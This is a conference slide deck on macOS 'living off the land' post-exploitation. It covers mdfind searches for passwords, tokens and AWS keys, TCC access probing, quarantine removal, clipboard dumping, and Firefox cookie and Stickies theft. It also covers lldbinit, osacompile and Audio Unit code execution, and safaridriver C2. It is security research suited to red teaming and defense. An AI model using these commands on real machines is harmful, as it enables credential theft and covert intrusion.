


Farming The Apple Orchards: Living Off The Land Techniques


Intro - Cedric (@cedowens)

- Purple Team @ Meta ∞
- ❤️ macOS post exp research
- my second OBTS! 🙌



Intro - Chris (@xorrior)

- Red Team Lead @ [Zoom](#)
- Interested in building post-ex tools and security research for
- Former developer for Poseidon (Mythic Agent) 



Agenda

- Intro
- Stealthy Situational Awareness
- “Spotlighting” Your Way to Interesting Data
- Stealing Sticky Note and Unsaved TextEdit Doc Contents
- Interesting Post Exploitation LOLbins

Intro

- What is “Living Off The Land” & “LOLBins”?
- Why?
- Common Attack Chain:
 - Initial Infection Vector → Payload Dropped & Executed → Post Exploitation Actions → Privilege Escalation & Lateral Movement → Objectives
- Simple and Easy To Abuse
- No TCC Permissions Needed (for these)

Situational Awareness

- Security Control: TCC
 - Limits programs from having full access upon execution
 - User grants approval to programs
 - Some protected dirs with sensitive data:
 - ~/Desktop
 - ~/Documents
 - ~/Downloads
 - ~/Pictures/Photos Library.photoslibrary, etc.
 - Not protected: \$HOME, ~/.ssh, ~/.aws, /tmp, /Users/Shared, etc.
 - Results of user TCC grants/denials stored in user's TCC.db
 - **Challenge: Prior to research, needed full disk access to query this database**


Situational Awareness - I ❤️ The Spotlight DB!!

- Indexes by default
- Very fast
- Various md* utilities:
 - **mdfind** - find files/folders
 - **mdls** - get file/folder attribs
 - **mdimport** - import spotlight extensions/plugins
 - **mdutil** - manage Spotlight indexing
 - **mddiagnose** - help with troubleshooting
- Let's look at mdfind more 🙄🙄



Situational Awareness - mdfind!

- ~/Desktop, ~/Documents, and ~/Downloads have valuable files
- But we need full disk access to even check accesses to these
 - ...OR DO WE????....
- **mdfind 'kMDItemKind = Folder -onlyin ~'**
 - Ran this command from two contexts:
 - First when Terminal did not have any TCC permissions
 - Second when Terminal could access ~/Desktop, ~/Documents, and/or ~/Downloads
 - NOTICED A DIFFERENCE IN OUTPUT!
- mdfind can be used to check your program's TCC folder permissions
 - Full Disk Access NOT NEEDED!



Situational Awareness - mdfind!

- Spotlight Enumeration Kit
 - Includes a TCC Checker
 - JXA and Swift Versions

completed ▲ [redacted] task: 3274 - at Wed Mar 09 2022 13:04:38

```
— jsimport script TCC-Checker.js
```


```
Imported script
```

completed ▲ [redacted] task: 3275 - at Wed Mar 09 2022 13:05:22

```
— jsimport_call Check()
```

```
<NSAppleEventDescriptor: 'utxt'("[+] This app context already has folder access to /Users/dev/Downloads  
[-] This app context has NOT yet been given access to /Users/dev/Desktop. Tread carefully!  
[-] This app context has NOT yet been given access to /Users/dev/Documents. Tread carefully!
```

Pivoting To Terminal



Situational Awareness - mdfind!



Other interesting uses of mdfind:

- Search for files with keywords:
 - `mdfind 'kMDItemTextContent == passw || kMDItemDisplayName = *passw* -onlyin ~'`
 - `mdfind 'kMDItemTextContent == token || kMDItemDisplayName = *token* -onlyin ~'`
- Search for recently modified files
 - `mdfind 'kMDItemFSName=\\\"*.\\\" && kMDItemFSContentChangeDate >= $time.this_week(-2)'`
- Search for aws keys:
 - `mdfind 'kMDItemTextContext == AKIA || kMDItemDisplayName = *AKIA* -onlyin ~'`
- Search for databases:
 - `mdfind '(kMDItemFSName = *Cookies* || kMDItemFSName = *db) && kMDItemKind = Document`

API Versions of this command as well (MDQueryCreate)!

Other Interesting Commands

- Removing Quarantine Attribs
 - `cat [file_with_quarantine_attrib]> [file_without_quarantine_attrib]`
 - `curl file://[file_with_quarantine_attrib]> [file_without_quarantine_attrib]`

- Interesting Way to Display File Contents:

- `mdimport -t -d3 [path_to_file]`

- Dump Clipboard Contents:

- `pbpaste`
- `osascript -e 'return (the clipboard)'`

- Check If Host is a VM:

- `sysctl -n hw.model`

- Get CPU Architecture:

- `sysctl -n hw.machine`

- Check If Screen Is Locked:

- `ioreg -n Root -dl -a | grep CGSSession`
- Also helpful: Checking Idle Time


- `echo $((`ioreg -c IOHIDSystem | sed -e '/HIDIdleTime/ !{ d' -e 't' -e '}' -e 's/.*/ = //g' -e 'q' ^ / 1000000000`))`

```
uk = "\U004114\U0043e\U0043a\U00443\U0043c\U00435\U0043d\U00442 \U0043f\U00440\U043
e\U00441\U00442\U0043e\U00433\U0043e \U00442\U00435\U0043a\U00441\U00442\U00443";
vi = "T\U000e0i li\U1ec7u v\U0103n b\U1ea3n thu\U1ea7n t\U00fay";
"zh_CN" = "\U7eaf\U6587\U672c\U6587\U7a3f";
"zh_HK" = "\U7d14\U6587\U5b57\U6587\U4ef6";
"zh_TW" = "\U7d14\U6587\U5b57\U6587\U4ef6";

};
kMDItemLogicalSize = 35;
kMDItemPhysicalSize = 4096;
kMDItemTextContent = "sample data here\n133t credz here!\n\n";
}
```

Interesting Data Sources

- Unsaved TextEdit Docs and Open Stickie Notes
 - a. Neither are protected by TCC
 - b. Both written to disk
 - Unsaved TextEdit Docs:
 - *~/Library/Containers/com.apple.TextEdit/Data/Library/Autosave Information/*
 - Open Stickie Notes:
 - *~/Library/Containers/com.apple.Stickies/Data/Library/Stickies/*
- Grabbing Firefox Cookies
 1. Download cookies.sqlite from target machine
 2. Replace cookies.sqlite on attacker machine
 3. Delete cookies.sqlite-wal on attacker machine
 4. Close and re-open Firefox on attacker machine
 5. Cookies are Loaded!





Passive Network Reconnaissance: dns-sd

- Multicast DNS Discovery testing tool
- Uses the APIs defined in `/usr/include/dns_sd.h` to advertise services or discover services on the local network
- Blends in with network traffic, mDNS is a noisy protocol
- Command syntax
 - SSH: `dns-sd -B _ssh._tcp`
 - Web: `dns-sd -B _http._tcp`
 - Remote Screen Sharing: `dns-sd -B _rfb._tcp`
 - AirTunes: `dns-sd -B _raop._tcp`
- <https://jonathanmumm.com/tech-it/mdns-bonjour-bible-common-service-strings-for-various-vendors/>




Code Execution: osacompile

- Used to compile AppleScript plain text files
- Create script (.scpt) files or compiled applications (.app)
- Ideal for post/pre-install scripts in pkg files
 - Drop (Apfell) JXA files, compile into an application for 2nd stage
- Command syntax
 - Compile JXA script into an App: `osacompile -l JavaScript -o /path/to/application /path/to/jxa/source`
- Add your own .icns to change the icon
- Add LSUIElement key in the info.plist to hide the application from the UI



Code Execution: lldb Plugins

- MacOS native debugging command line tool
- Great for attaching to processes, stepping through code, manipulating memory
- Plugins extend functionality and enable automation in debugging
- Written in 
- Code ex in 3 simple steps
 - Create .lldbinit file in \$HOME
 - Save your python payload to disk
 - `echo "command script import /path/payload.py" > $HOME/.lldbinit`
 - Execute lldb and PWN
- BigSur lldb uses Python3



Code Execution: Audio Unit Plugins



- Legitimately used by audio production software (Garage Band, Logic Pro, Audacity)
- Simple `.component` bundle file with special keys defined in `info.plist`
 - Manufacturer
 - Name
 - Subtype & Type (`unkw`, `aufx`)
- Saved to `~/Library/Audio/Plug-Ins/Components`
- Use a module initializer function to execute code at load time
- `auvaltool` used to test plugins
 - Run with `-a` to load all available plugins
 - Run with `-v <TYPE> <SUBTYPE> <MANUFACTURER>` for a single plugin

```
__attribute__((constructor)) static void detonate()
{
    // Just a message box payload. Replace this with your own
    UIAlertView *alert = [[UIAlertView alloc] init];
    [alert setMessageText:@"MALWARE!!!!!!"];
    [alert addButtonWithTitle:@"OK"];
    [alert setAlertStyle:UIAlertStyleInformational];

    [alert runModal];
}
```



C2 Communications: safaridriver

- Native tool to enable Selenium webdriver API with HTTP server
 - `-enable` flag required at first run to disable authentication for future sessions
 - Requires `sudo` / root privileges
- Selenium SDK available in most languages (Python, Java, Ruby, C#, Rust)
- Several APIs useful for C2
 - Add cookies to requests: `driver.add_cookie(<COOKIE_OBJECT>)`
 - Fetch the contents of a page: `driver.get(<URL>) -> driver.source();`
 - Minimize the browser window: `driver.minimize_window().await;`
- Limited to Safari 🙄



References

- Idle Time Check: <https://www.dssw.co.uk/blog/2015-01-21-inactivity-and-idle-time/>
- Audio Unit Plugins: <https://posts.specterops.io/audio-unit-plug-ins-896d3434a882>
- Selenium in Rust: <https://docs.rs/thirtyfour/0.31.0/thirtyfour/index.html#>
- Spotlighting Your TCC Accesses: <https://cedowens.medium.com/ec6628d7a876>
- Checking Screen Lock Status: <https://stackoverflow.com/questions/11505255/osx-check-if-the-screen-is-locked>

Thank You!